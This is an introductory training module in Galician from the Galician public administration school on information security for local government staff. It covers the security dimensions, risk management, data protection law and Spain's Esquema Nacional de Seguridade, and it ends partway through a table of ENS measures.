ESCOLA GALEGA
DE ADMINISTRACIÓN
PÚBLICA

Seguridade da información no ámbito da administración local

Módulo 1: Introdución á seguridade da información. Conceptos básicos e marco normativo. Esquema Nacional de Seguridade

Doc 01 Data (20.10.2023)

Índice

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

1. - Introdución á seguridade da información

Introdución

Este curso é unha introdución á seguridade da información. Céntrase principalmente nos aspectos de seguridade cando a información é tratada utilizando as Tecnoloxías da Información e Comunicacións (TIC), aínda que tamén falaremos de cando a información se usa fóra do ámbito TIC.

O obxectivo principal do curso é dotar dunha formación e concienciación mínimas no relativo á protección da información, especialmente o uso seguro dos sistemas TIC por parte do persoal empregado público.

É importante destacar, e se repetirá ao longo do curso, que **a seguridade da información é cousa de todas e todos**. Non é unicamente responsabilidade das unidades tecnolóxicas nin da dirección, senón que todo o persoal debe estar implicado, concienciado e formado xa que ten tamén responsabilidades neste ámbito.

Algúns conceptos iniciais

SEGURIDADE:

Cualidade do que está libre de todo perigo, dano ou risco.

INFORMACIÓN:

A información é un conxunto organizado de datos procesados.

Un activo de información son os coñecementos ou datos que teñen valor para a organización.

- Activo fundamental da organización.
- Ás veces, o único obxecto do noso traballo.
- É intanxible, pero non invulnerable.

SISTEMA DE INFORMACIÓN:

Aplicacións, servizos, activos de tecnoloxías de información ou outros compoñentes que permiten o manexo desta.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Seguridade da información

Conxunto de medidas preventivas e reactivas das organizacións e dos sistemas tecnolóxicos que permiten resgardar e protexer a información buscando manter a confidencialidade, a dispoñibilidade e a integridade da mesma.

A seguridade da información aplica ao manexo desta tanto se se usan sistemas TIC (ordenadores, redes, etc.) coma se se utiliza doutro xeito (fundamentalmente papel).

Seguridade da información no ámbito TIC (I)

Ao referirnos á seguridade da información no ámbito TIC, normalmente falamos de seguridade TIC, seguridade informática ou, máis comunmente na actualidade, ciberseguridade.

A **ciberseguridade** é a protección de activos de información, a través do tratamento de ameazas que poñen en risco a información que é procesada, almacenada e transportada polos sistemas de información que se encontran interconectados.

Seguridade da información no ámbito TIC (II)

Tamén podemos definir a seguridade, no ámbito TIC, como a capacidade dos sistemas de información ou das redes de resistir, cun determinado nivel de confianza, aos accidentes ou accións ilícitas ou malintencionadas que poidan poñer en risco os datos almacenados ou transmitidos e os servizos que os ditos sistemas e redes ofrecen ou fan accesibles en calquera das súas dimensións:

- Confidencialidade
- Integridade
- Dispoñibilidade
- Autenticidade
- Trazabilidade

Estas son as chamadas dimensións da seguridade

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

2. - As dimensións da seguridade

Confidencialidade

Que só poidan coñecer a información as persoas usuarias e procesos autorizados.

É un concepto relacionado coa privacidade da información.

Exemplo:

Cando accedes co teu navegador web ao servizo de banca electrónica da túa entidade bancaria, esperas que os datos que viaxan pola rede non sexan accesibles por terceiros, é dicir, que se manteñan confidenciais.

Integridade

Que só poidan modificar a información as persoas que teñan permiso para isto, e no caso de que ocorra unha modificación fraudulenta ou accidental, que poida ser detectada e probada.

Está relacionada coa validez e consistencia da información.

Exemplo:

Cando entregas a túa declaración da renda en formato electrónico, esperas que ninguén a poida modificar a posteriori sen o teu permiso e sen que ninguén se decate, é dicir, que a información permaneza íntegra.

Trazabilidade

Que a secuencia de todas as accións realizadas sobre a información no sistema poida seguirse e conservarse para determinar a súa orixe.

Está relacionada coa rastrexabilidade das accións sobre a información.

Exemplo:

Se alguén modificou sen permiso os teus datos médicos no sistema de Historia Clínica Electrónica do SERGAS, é necesario poder saber quen e cando o fixo, é dicir, é necesario que exista trazabilidade das accións realizadas sobre a información.

Autenticidade

Que a información sexa xenuína e todas as persoas (ou procesos) participantes nunha comunicación de información sexan realmente quen din ser.

Está relacionada co aseguramento da identidade da orixe da información.

Exemplo:

Cando accedes á banca electrónica, o banco necesita saber con seguridade que es ti quen se conecta e ti necesitas saber que efectivamente estás a conectarte ao teu banco, é dicir, poder comprobar a autenticidade das identidades dos dous extremos da comunicación.

Dispoñibilidade

Que as persoas usuarias e procesos autorizados poidan acceder á información cando o requiran.

Está relacionada coa continuidade no acceso á información.

Exemplo:

Se tes necesidade de consultar o saldo das túas contas utilizando a banca electrónica, necesitas que o servizo estea funcionando e que mostre a información requirida, é dicir, que a información estea dispoñible.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

3. - A importancia da seguridade da información

Por que a seguridade da información é importante? (I)

Debemos coidar e protexer a información:

Por **profesionalidade** e sentido común:

A información é imprescindible para facer ben o noso traballo.

Hoxe en día utilizamos información de todo tipo na nosa actividade diaria. Polo noso propio ben, e polo ben da organización para a que traballamos, é necesario que manteñamos a información ordenada, actualizada e por suposto segura.

Por que a seguridade da información é importante? (II)

Debemos coidar e protexer a información:

Por ser unha **obriga legal**:

- Lei Orgánica 3/2018 de Protección de Datos de Persoais e Garantía dos Dereitos Dixitais.
- Regulamento europeo de protección de datos persoais (regulamento UE 2016/679).
- Esquema Nacional de Seguridade (ENS) no uso dos sistemas da información da administración pública (RD 311/2022).
- Normativa de seguridade aprobada pola organización (por exemplo: Decreto da Xunta de Galicia de boas prácticas no uso dos sistemas de información, 230/2008).
- Deber de confidencialidade dos empregados públicos (Estatuto Básico dos Empregados Públicos).
- Política de seguridade da información aprobada pola organización.

Por que a seguridade da información é importante? (III)

Debemos coidar e protexer a información:

Por ser unha **obriga ética**:

- Lealdade no uso da información
- Respecto á cidadanía
- Conservación dos recursos públicos

Debemos utilizar a información axeitadamente, en particular cando se trata de datos persoais, debéndose respectar os dereitos fundamentais da cidadanía.

Consecuencias de non protexer axeitadamente a información

- Menoscabo do servizo (atrasos, erros, ...)
- Perda de prestixio e credibilidade
- Sancións
- Dano moral
- Custo económico (perda de fondos outorgados, horas de traballo perdidas, ...)
- Prexuízos graves para a cidadanía
- Petición reiterada da mesma información á cidadanía

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

4. - Protección da información.

Xestión de riscos

Como acadamos unha boa seguridade da información?

Entre todos e todas e en todo momento. Coñecendo os perigos:

Persoas

- Uso malintencionado ou neglixente.
- Intentos de obter información mediante enganos. Enxeñaría social.

Programas

- Software con erros.
- Código malicioso (*malware*).
- Uso de software "pirata".

Desastres e sinistros

- Naturais ou non (incendios, inundacións, sobretensións eléctricas, terroristas, ...), que poden ocasionar:
  → destrución dos soportes da información
  → destrución ou deterioro dos equipos que dan acceso a ela: liñas de comunicación, equipamento de rede, ordenadores, ...

Ámbitos físico e lóxico

As ameazas á seguridade da información poden darse tanto no ámbito físico como no ámbito "lóxico".

- **Ámbito físico:** basicamente tratamento da información en papel e as ameazas físicas aos equipos que conforman os sistemas de información (p.ex. incendio nun Centro de Proceso de Datos).

- **Ámbito lóxico:** aquí estámonos referindo a danos lóxicos que poden sufrir os sistemas de información, nos que os datos se almacenan en dispositivos informáticos de almacenamento. Por exemplo: borrado ilícito de información nunha base de datos.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Xestión do risco. Conceptos (I)

Cando falamos de xestión do risco manéxanse os seguintes conceptos:

- **Vulnerabilidade:** debilidade ou fallo nun activo (p.ex. nunha aplicación informática) que facilita a materialización dunha ameaza, poñendo en risco a seguridade dos nosos activos de información.
- **Ameaza:** causa potencial dun incidente que pode causar danos a un sistema de información ou a unha organización. Tamén pode definirse como todo elemento que aproveita unha vulnerabilidade para atentar contra a seguridade dun activo de información.

Cando unha ameaza aproveita a debilidade ou vulnerabilidade dun dos nosos sistemas de información, encontrámonos ante un incidente de seguridade.

- **Impacto:** consecuencia que sobre un activo ten a materialización dunha ameaza. É dicir, as consecuencias de terse producido o incidente de seguridade.
- **Risco:** estimación do grao de exposición a que unha ameaza se materialice sobre un ou máis activos.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Xestión do risco. Conceptos (II)

O **risco** é función da probabilidade dunha ameza e o impacto que esta pode implicar.

Risco = Probabilidade * Impacto

As **contramedidas** son as medidas e controis que permiten reducir, mitigar ou eliminar as consecuencias (o impacto) dos riscos detectados.

Poder ser que eliminen a vulnerabilidade, reduzan a probabilidade de ocorrencia das ameazas ou que limiten o impacto no caso de producirse o incidente de seguridade.

O **risco inherente** é o risco existente cando non se aplica ningunha contramedida.

O **risco residual** é o risco que queda despois de aplicar as contramedidas elixidas para protexer a información.

Xestión do risco. Conceptos (III)

EXEMPLOS:

Vulnerabilidade: o ordenador que ten os datos da organización está nunha sala accesible ao público e ten unha conexión USB que permite a extracción dos datos.

Ameaza: hai persoas e organizacións aos que lles que gustaría ter eses datos para utilizalos no seu proveito.

Contramedida: se poñemos o ordenador nunha sala que teña unha porta que se poida pechar con chave, reducimos as probabilidades de que alguén teña acceso á información.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Xestión do risco

A xestión dos riscos é un aspecto fundamental cando falamos de seguridade da información.

Trátase de identificar as posibles ameazas á información, a probabilidade de que ocorran e o impacto da materialización da ameaza.

As medidas de seguridade deben ser proporcionais aos riscos aos que están expostos os sistemas de información.

A xestión dos riscos consta de dúas fases:

- Unha **fase de análise**, onde se identifican os recursos a protexer, e os riscos que os poden afectar.
- Unha **fase de tratamento**, na que se determinan as medidas de seguridade axeitadas para mitigar estes riscos

Xestión do risco. Caso práctico

Nun servizo de banca electrónica, existe a **ameaza** de que alguén intente interceptar as comunicacións entre a persoa usuaria e o banco, algo que pode ser bastante probable dado o beneficio económico para o atacante e o anonimato que dá internet, e cun impacto importante non só para as posibles vítimas, senón tamén para o banco.

Unha **vulnerabilidade** do sistema é a utilización de comunicacións sen cifrar, que permitiría ao atacante "capturar" as claves de acceso á banca electrónica dunha persoa e facerse co control da conta bancaria.

Polo tanto, existe o **risco** de que alguén intercepte as credencias de acceso ao servizo dunha persoa e roube o seu diñeiro. Este risco mídese coma a probabilidade de que a ameaza aproveite a vulnerabilidade e provoque un incidente de seguridade, cun **impacto** económico e reputacional para o banco.

Tras analizar este risco, decídese implantar a **contramedida** de cifrar as comunicacións entre a persoa usuaria e o banco.

Deste xeito **o risco diminúe e pode ser aceptable** para a organización.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

4. - Normativa de aplicación

Principal normativa de aplicación

A seguinte normativa é de aplicación específica no ámbito da seguridade da información:

- Regulamento europeo de protección de datos persoais (regulamento UE 2016/679).
- Lei Orgánica 3/2018 de Protección de Datos de Persoais e Garantía dos Dereitos Dixitais.
- Esquema Nacional de Seguridade no uso dos sistemas da información da administración pública (RD 311/2022).
- Política de seguridade da información da organización (art. 12 ENS).
- Normativa interna en materia de ciberseguridade (por exemplo: Decreto da Xunta de Galicia de boas prácticas no uso dos sistemas de información, 230/2008).

Regulamento europeo de protección de datos persoais

En maio de 2016 entrou en vigor o regulamento europeo para a protección de datos persoais (Regulamento UE 2016/679). O seu cumprimento é esixible dende maio de 2018.

O último módulo deste curso contén unha breve introdución a esta norma.

Lei Orgánica de protección de datos persoais e garantía dos dereitos dixitais

A aparición do RXPD propiciou tamén a adaptación en España da normativa na materia, publicándose a finais de 2018 a Lei Orgánica 3/2018 de Protección de Datos Persoais e Garantía dos dereitos dixitais (en diante, LOPDGDD).

A LOPDGDD é a lei que regula en España aspectos adicionais ao regulamento europeo no relativo a utilización dos datos persoais.

É de aplicación ao tratamento de datos persoais:

- Non automatizados (en papel)
- Automatizados (utilizando sistemas de información)

Verémola tamén no último módulo deste curso.

Esquema Nacional de Seguridade

Foi definido inicialmente polo Real Decreo 3/2010, e modificado polo Real Decreto 951/2015. Actualmente atópase regulado no **Real Decreto 311/2002**, do 3 de maio. Determina a política de seguridade a aplicar na utilización dos medios electrónicos nas administracións públicas.

O Esquema Nacional de Seguridade, ENS, está constituído polos principios básicos e requisitos mínimos requiridos para unha protección axeitada da información.

Política de seguridade da información

Os concellos poderán dispoñer dunha política de seguridade común elaborada pola entidade local, comarcal ou provincial que asuma a responsabilidade da seguridade da información nos sistema municipais (art. 12.5 ENS).

Un exemplo de referencia é a política de seguridade da información da Xunta de Galicia, aprobada por acordo de Consello da Xunta en xuño de 2015, e actualizada en maio de 2018, ten como obxectivo establecer os principios xerais que dirixen a xestión da seguridade da información na Xunta de Galicia. É de aplicación á Administración Xeral e ao sector público autonómico de Galicia.

Exemplo: a política de seguridade da información da Xunta de Galicia

A política fala de:

- Principios da política de seguridade da información
- Organización da seguridade da información
- Desenvolvemento da política de seguridade
- Xestión da seguridade
- Concienciación e formación

Ver a política

Decreto de boas prácticas no uso dos sistemas de información

O decreto da Xunta de Galicia de boas prácticas no uso dos sistemas de información (230/2008), establece de que modo se deben usar os sistemas de información da Xunta de Galicia.

O contido do decreto verase en detalle no módulo 2 de este curso.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

4. - Esquema Nacional de Seguridade


ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Actualización do ENS (I)

O RD 311/2022, polo que se regula o Esquema Nacional de Seguridade supón a derogación do anterior esquema (RD 3/2010). As causas que motivaron esta actualización desta normativa está motivada son, fundamentalmente:

- Intensificación das ciberameazas e os ciberincidentes.
- Avances na transformación dixital a nivel global.
- Evolución da tecnoloxía.
- Cambios a nivel lexislativo.
- Evolución do marco estratéxico da ciberseguridade.
- Extensión da implantación do ENS.
- Experiencia na aplicación do ENS.
- Mellor coñecemento sobre o estado da ciberseguridade nacional (INES)
- Maior número de guías e servizos do CCN-CERT.

Actualización do ENS (II)



Revisión dos requisitos mínimos e adaptación aos perfís específicos

Ámbito de aplicación (I)

É importante destacar que, a diferenza da normativa de protección de datos persoais, o ámbito de aplicación do Esquema Nacional de Seguridade (en diante, ENS) está no **tratamento por medios electrónicos da información**, aínda que tamén aplica á relación entre os sistemas da información e o mundo físico, como por exemplo nestes casos:

- Impresión de documentos electrónicos dispoñibles no sistema de información.
- Dixitalización de documentos en papel para a súa introdución no sistema de información.
- Seguridade física dos dispositivos informáticos.

Ámbito de aplicación (II)

Así, o seu ámbito material de aplicación son os sistemas de información utilizados e necesarios para xestionar as competencias da entidade pública correspondente, sendo de aplicación a todo o sector público, nos termos en que este se define no artigo 2 da Ley 40/2015, do 1 de outubro.

E aplica a todos os elementos do sistema de información: hardware, software, soportes, comunicacións, instalacións, persoal e servizos proporcionados por terceiros.

> Exemplos: arquivo electrónico (procedementos administrativos), rexistros electrónicos, tramitación electrónica de expedientes, padrón municipal, xestión da nómina do persoal, contabilidade, contratación, xestión tributaria, xestión de citas, persoal, etc.

O ENS tamén aplica ás solucións e servizos prestados polo sector privado ás AAPP → é preciso incorporar a esixencia do seu cumprimento nos pregos de contratación.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Principios básicos do ENS (I)

1. Seguridade como proceso integral

- A seguridade non consiste en accións puntuais, senón que debe entenderse como un proceso integral
- Máxima atención á concienciación das persoas e aos seus responsables xerárquicos

2. Xestión da seguridade baseada nos riscos

- A análise e xestión dos riscos é parte esencial do proceso de seguridade, que debe manterse actualizado.
- Aplicación de medidas de seguridade de xeito equilibrado e proporcional á natureza da información tratada, servizos prestados e riscos.

Principios básicos do ENS (II)

3. Prevención, detección, resposta e conservación

- Accións de prevención, detección e resposta:
  - prevención: disuasión ou redución da superficie de exposición
  - detección: descubrir a presencia de ciberincidentes
  - resposta: en tempo oportuno, para restaurar a información e servizos afectados
- O sistema:
  - garantirá a conservación dos datos e información en soporte electrónico, e
  - manterá dispoñibles os sistemas.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Principios básicos do ENS (III)

4. Existencia de liñas de defensa

- Seguridade en múltiples capas, para:
  - reducir a posibilidade do compromiso do sistema no seu conxunto
  - minimizar o impacto sobre o sistema
- Liñas de defensa: medidas organizativas, físicas e lóxicas.

5. Vixilancia continua

- Detección de actividades ou comportamentos anómalos
- Detección de vulnerabilidades e deficiencias de configuración nos activos.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Principios básicos do ENS (IV)

6. Reavaliación periódica

- Revisión periódica da eficacia das medidas implantadas.

7. Diferenciación de responsabilidades

- Responsable da información: É quen determina os requisitos de seguridade da información tratada.
- Responsable do servizo: É quen determina os requisitos de seguridade dos servizos prestados.
- Responsable de seguridade: É quen determina as decisións para satisfacer os requisitos de seguridade da información e dos servizos.
- Responsable do sistema: desenvolverá a forma concreta de implantar a seguridade.

A responsabilidade de seguridade non poderá coincidir coa responsabilidade sobre a prestación dos servizos. Por tanto, o responsable de seguridade será distinto do responsable do sistema, non debendo existir dependencia xerárquica entre ambos.

Requisitos mínimos do ENS (I)

Todos os órganos superiores das administracións públicas deberán dispoñer formalmente dunha **política de seguridade** que articule a xestión continuada da seguridade, que deberá ser aprobada polo titular do órgano superior correspondente. Esta política de seguridade, establecerase en base aos principios básicos e desenvolverase aplicando os seguientes requisitos mínimos:

1. **Organización e implantación do proceso de seguridade**
2. **Análise e xestión dos riscos**
3. **Xestión de persoal**
4. **Profesionalidade**
5. **Autorización e control dos accesos**
6. **Protección das instalacións**
7. **Adquisición de produtos de seguridade e contratación de servizos de seguridade**
8. **Mínimo privilexio**
9. **Integridade e actualización do sistema**
10. **Protección da información almacenada e en tránsito**
11. **Prevención ante outros sistemas de información interconectados**
12. **Rexistro de actividade e detección de código daniño**
13. **Incidentes de seguridade**
14. **Continuidade da actividade**
15. **Mellora continua do proceso de seguridade**

Requisitos mínimos do ENS (II)

1- ORGANIZACIÓN E IMPLANTACIÓN DO PROCESO DE SEGURIDADE

- A seguridade é cousa de todo o persoal da organización.
- É necesario identificar uns claros responsables de velar polo cumprimento da política de seguridade.
- A política de seguridade debe ser coñecida por todo o persoal da organización.

2- ANÁLISE E XESTIÓN DOS RISCOS

- Necesario realizar unha xestión dos riscos existentes nos sistemas de información.
- Emprego de metodoloxías recoñecidas internacionalmente.
- Proporcionalidade entre medidas de seguridade e riscos.

Requisitos mínimos do ENS (III)

3- XESTIÓN DE PERSOAL

- Todo o persoal deberá ser formado e informado dos seus deberes, obrigas e responsabilidades en materia de seguridade.
- Necesario plasmar nunhas normas de seguridade o que se considera uso seguro dos sistemas.

4- PROFESIONALIDADE

- A seguridade dos sistemas será atendida e revisada por persoal cualificado.
- Esixirase que as organizacións que presten servizos de seguridade ás AAPP conten con profesionais cualificados e con niveles axeitados de capacidade de xestión dos servizos prestados.
- As organizacións determinarán os requisitos formativos e de experiencia necesaria do persoal para o desenvolvemento do seu posto de traballo.

Requisitos mínimos do ENS (IV)

5- AUTORIZACIÓN E CONTROL DOS ACCESOS

- O acceso ao sistema de información deberá ser controlado e limitado aos usuarios, procesos, dispositivos e outros sistemas de información, debidamente autorizados, restrinxindo o acceso ás funcións permitidas.

6- PROTECCIÓN DAS INSTALACIÓNS

- Os sistemas e a infraestrutura instalaranse en áreas controladas e dispor de mecanismos de acceso axeitados e proporcionais.

7- ADQUISICIÓN DE PRODUTOS DE SEGURIDADE E CONTRATACIÓN DE SERVIZOS DE SEGURIDADE

- Uso de produtos que teñan certificadas as súas funcionalidades de seguridade.
  - Organismo de Certificación do Esquema Nacional de Avaliación e Certificación da Seguridade das TIC

Requisitos mínimos do ENS (V)

8- MÍNIMO PRIVILEXIO

- O sistema proporcionará só a funcionalidade imprescindible → eliminar funcións innecesarias.
- O uso ordinario do sistema ten que ser sinxelo e seguro, de forma que unha utilización insegura requira dun acto consciente por parte do usuario.
- Funcións de operación e administración só accesibles polas persoas autorizadas, dende equipos autorizados.
- Aplicación de guías de configuración de seguridade para as distintas tecnoloxías.

9- INTEGRIDADE E ACTUALIZACIÓN DO SISTEMA

- A instalación de novos elementos físicos ou lóxicos requirirá autorización formal.
- Deberase coñecer en todo momento o estado da seguridade dos sistemas, vulnerabilidades e actualizacións, reaccionando con dilixencia para xestionar o risco.

Requisitos mínimos do ENS (VI)

10- PROTECCIÓN DA INFORMACIÓN ALMACENADA E EN TRÁNSITO

- Especial atención á información almacenada o en tránsito a través de equipos ou dispositivos portátiles ou móbiles, periféricos, soportes e comunicacións sobre redes abertas.
- Aplicaranse procedementos que aseguren a recuperación e conservación a longo prazo dos documentos electrónicos producidos polos sistemas.
- Toda información en soporte non electrónico, que sexa causa ou consecuencia directa da información electrónica, deberá estar protexida co mesmo grado de seguridade que esta.

11- PREVENCIÓN ANTE OUTROS SISTEMAS DE INFORMACIÓN INTERCONECTADOS

- Necesidade de protexer especialmente o perímetro do sistema, especialmente se se conecta a redes públicas.
- Analizaranse os riscos derivados da interconexión do sistema con outros sistemas e controlarase o seu punto de unión.

Requisitos mínimos do ENS (VII)

12- REXISTRO DE ACTIVIDADE E DETECCIÓN DE CÓDIGO DANIÑO

- Coas debidas garantías (dereito ao honor, intimidade persoal e familiar e á propia imaxe dos afectados, de acordo coa normativa de protección de datos persoais, de función pública ou laboral), rexistraranse as actividades dos usuarios, para monitorizar, analizar, investigar e documentar actividades indebidas ou non autorizadas, permitindo identificar en cada momento á persoa que actúa.
- Para preservar a seguridade dos sistemas, coas debidas garantías, poderanse analizar as comunicacións entrantes ou saíntes para impedir o acceso non autorizado ás redes e sistemas, deter ataques de denegación de servizo e a distribución de código daniño.
- Para corrixir ou esixir responsabilidades, no seu caso, cada usuario que acceda ao sistema deberá estar identificado de xeito único.

Requisitos mínimos do ENS (VIII)

13- INCIDENTES DE SEGURIDADE

- Disporase dos procedementos de xestión de incidentes de seguridade.
- Disporanse de mecanismos de detección, criterios de clasificación, procedementos de análise e resolución e canles de comunicación ás partes interesadas e rexistro das actuación.
- O rexistro de actuacións utilizarase para a mellora continua.

14- CONTINUIDADE DA ACTIVIDADE

- Os sistemas disporán de copias de seguridade.
- Estableceranse os mecanismos necesarios para garantir a continuidade das operacións, en caso de perda dos medios habituais de traballo.

Requisitos mínimos do ENS (IX)

15- MELLORA CONTINUA DO PROCESO DE SEGURIDADE

- Actualización e mellora continua do proceso de seguridade.
- Utilizar como referencia os criterios e métodos recoñecidos a nivel nacional e internacional para a xestión das tecnoloxías da información.

Medidas compensatorias

As medidas de seguridade establecidas no ENS poderán ser substituídas por outras compensatorias sempre que se xustifique documentalmente que protexen igual ou mellor o risco sobre os activos e se satisfán os principios básicos e requisitos mínimos previstos.

Perfís de cumprimento específicos

Para unha eficaz e eficiente aplicación do ENS a determinadas entidades e sectores de actividade concretos, poderanse implementar perfís de cumprimento específicos que comprenderán aquel conxunto de medidas de seguridade que, tras a preceptiva análise de riscos, resulten idóneas para unha concreta categoría de seguridade.

– Perfil de cumprimento específico: conxunto de medidas de seguridade, comprendidas ou non no anexo II deste real decreto, que, como consecuencia da preceptiva análise de riscos, resulten de aplicación a unha entidade ou sector de actividade concreta e para unha determinada categoría de seguridade, e que fose habilitado polo CCN.

O CCN valida e publica os ditos perfís.

Un exemplo de ámbito onde se aplican estes perfís é o da administración local. O CCN ten publicados perfís de cumprimento específicos para entidades locais segundo o seu tamaño (por exemplo: Perfil de Cumprimento Específico de Requisitos Esenciais de Seguridade).

µCeENS (I). Que é?

µCeENS é o proceso completo para acadar a certificación de conformidade no ENS para Categoría BÁSICA, conforme aos Requisitos Esenciais de Seguridade definidos no Perfil de Cumprimento específico de µCeENS, que se complementa cos servizos básicos de seguridade proporcionados polas ferramentas do CCN na modalidade ABS.

- Procura a definición dun modelo mínimo viable mediante a creación dun Perfil de Cumprimento Específico en base aos Requisitos Esenciais de seguridade.
- Establece o marco normativo necesario: Política de Seguridade, Normativa de Emprego de Medios, procedementos e rexistros.
- Proporciona ferramentas de perfilado básico de seguridade (solución ABS) como axuda para a configuración de seguridade, as tarefas de mantemento e a recollida de evidencias técnicas.
- Baseado en proceso automatizados e nas ferramentas de Gobernanza da Seguridade do CCN.
- Baseada no ciclo de mellora continua para elevar os niveis de madurez das entidades locais con menos recursos e capacidades

µCeENS (II). Documentación a xerar

- Perfil de cumprimento Específico (PCE): relación de medidas de seguridade (35) que forman parte do PCE.
- Diagnose de cumprimento do ENS: cuestionario para coñecer o grao de cumprimento das medidas.
- Modelo de designación de Roles e de Política de seguridade da Información: designar os roles de seguridade (Responsable de Goberno e Supervisión e Responsable de Operación) e aprobar a Política de Seguridade.
- Plan de Adecuación (Categorización do Sistema e Declaración de Aplicabilidade):
  - Categorización do Sistema: proposta de inventario de servizos-información e a súa valoración.
  - Declaración de Aplicabilidade asociada ao PCE.
- Normativa de emprego de medios electrónicos: regulación do emprego dos recursos postos a disposición do persoal.
- Documento de Seguridade: compilación de todos os procedementos que soportan o cumprimento das medidas.
- Rexistro de Seguridade: modelo de rexistro de seguridade para o inventario de activos, e o rexistro de entrada e saída de soportes.

µCeENS (III). Documentación a xerar

- Listaxe de implantación: resumo das tarefas de implantación.
- Listaxe de mantemento do sistema e accións puntuais: resumo das tarefas que se repiten no sistema (incluíndo o Ciclo de Mellora) e accións puntuais (novas compoñentes do sistema, incorporación de novo persoal).

Ao final do proceso é preciso superar unha Auditoría por unha Entidade de Certificación (conforme con ITS e IC-01-19):

- O equipo auditor require e obtén as evidencias precisas e comproba os criterios de auditoría.
- Intervén o CCN como Entidade de Certificación.
- Revisión documental e toma de evidencias.
- Automatización de procesos con INES e AMPARO (responsables, Plan Adecuación, Plan de Implantación…)
- Suxeita a una inspección o visita.

Auditoría da seguridade

Auditorías ordinarias, al menos cada **dous anos.** E auditorías extraordinarias sempre que se produzan modificacións substanciais nos sistemas, que poidan repercutir nas medidas de seguridade requiridas.

O informe de auditoría deberá ditaminar sobre o grado de cumprimento do ENS. Deberá ser presentado ao responsable do sistema e ao responsable de seguridade.

En sistemas de categoría MEDIA ou ALTA, as auditorías deberán ser realizadas por entidades acreditadas e emitirán un selo de conformidade.

En sistemas de categoría BÁSICA, só requirirase unha autoavaliación para a declaración da conformidade co ENS.

Informe do estado da seguridade

A Comisión Sectorial de Administración Electrónica recollerá a información relacionada co estado das principais variables de seguridade nos sistemas de información aos que se refire o ENS, de forma que permita elaborar un perfil xeral do estado da seguridade nas Administracións Públicas → **informe INES**

A Comisión Sectorial de Administración Electrónica é un órgano técnico para a cooperación da Administración Xeral do Estado, as administracións das Comunidades Autónomas e das entidades que integran a Administración Local en materia de administración electrónica.

Resposta a incidentes de seguridade

O CCN articulará a resposta aos incidentes de seguridade en torno ao **CCN-CERT**, que actuará sen prexuízo das capacidades de resposta a incidentes de seguridade que poida ter cada administración pública.

O CCN exercerá a coordinación nacional da resposta técnica dos equipos de resposta dos equipos de resposta a incidentes de seguridade informática (CSIRT) en materia de redes e sistemas de información do sector público.

É obrigatorio notificar ao CCN os incidentes con impacto significativo.

Servizos do CCN:

- Soporte e coordinación para o tratamento de vulnerabilidades e resolución de incidentes
- Investigación e divulgación das mellores prácticas en seguridade
- Formación ao persoal do sector público
- Información sobre vulnerabilidades, alertas e avisos.

Desenvolvemento do ENS. Instrucións e guías

O Centro Criptolóxico Nacional (CCN) elabora e difunde guías para o mellor entendemento e cumprimento do ENS.

Categorización dos sistemas de información (I)

É necesario clasificar por categorías os sistemas de información, en función dos seus requisitos de seguridade, buscando un equilibrio entre a importancia da información e os servizos e o esforzo de seguridade requirido, segundo os riscos existentes.

A categoría establécese en función da valoración do impacto que tería un incidente que afectara á seguridade da información ou dos servizos, con prexuízo para a dispoñibilidade, autenticidade, integridade, confidencialidade ou trazabilidade.

A valoración das consecuencias dun impacto negativo sobre a seguridade efectuarase atendendo á súa repercusión na capacidade da organización para lograr os seus obxectivos, protexer dos seus activos e garantir a conformidade co ordenamento xurídico.

Categorización dos sistemas de información (II)

É necesario valorar as cinco dimensións (dispoñibilidade, autenticidade, integridade, confidencialidade, trazabilidade) utilizando os seguintes posibles niveis:

- **BAIXO**: prexuízo limitado
- **MEDIO**: prexuízo grave
- **ALTO**: prexuízo moi grave

Categorías: BÁSICA, MEDIA, ALTA → **a categoría é o valor máximo alcanzado na valoración das dimensións.**

Medidas de seguridade no ENS (I)

Proporcionais ao valor das dimensións e á categoría do sistema.

Clasificadas en tres grupos:

- **marco organizativo**
- **marco operacional**
- **medidas de protección.**

73 medidas

«Dimensiones Afectadas	B	M	A	Medidas de seguridad	
				org	**Marco organizativo**
categoría	aplica	=	=	org.1	Política de seguridad
categoría	aplica	=	=	org.2	Normativa de seguridad
categoría	aplica	=	=	org.3	Procedimientos de seguridad
categoría	aplica	=	=	org.4	Proceso de autorización
				op	**Marco operacional**
				op.pl	Planificación
categoría	aplica	+	++	op.pl.1	Análisis de riesgos
categoría	aplica	+	++	op.pl.2	Arquitectura de seguridad
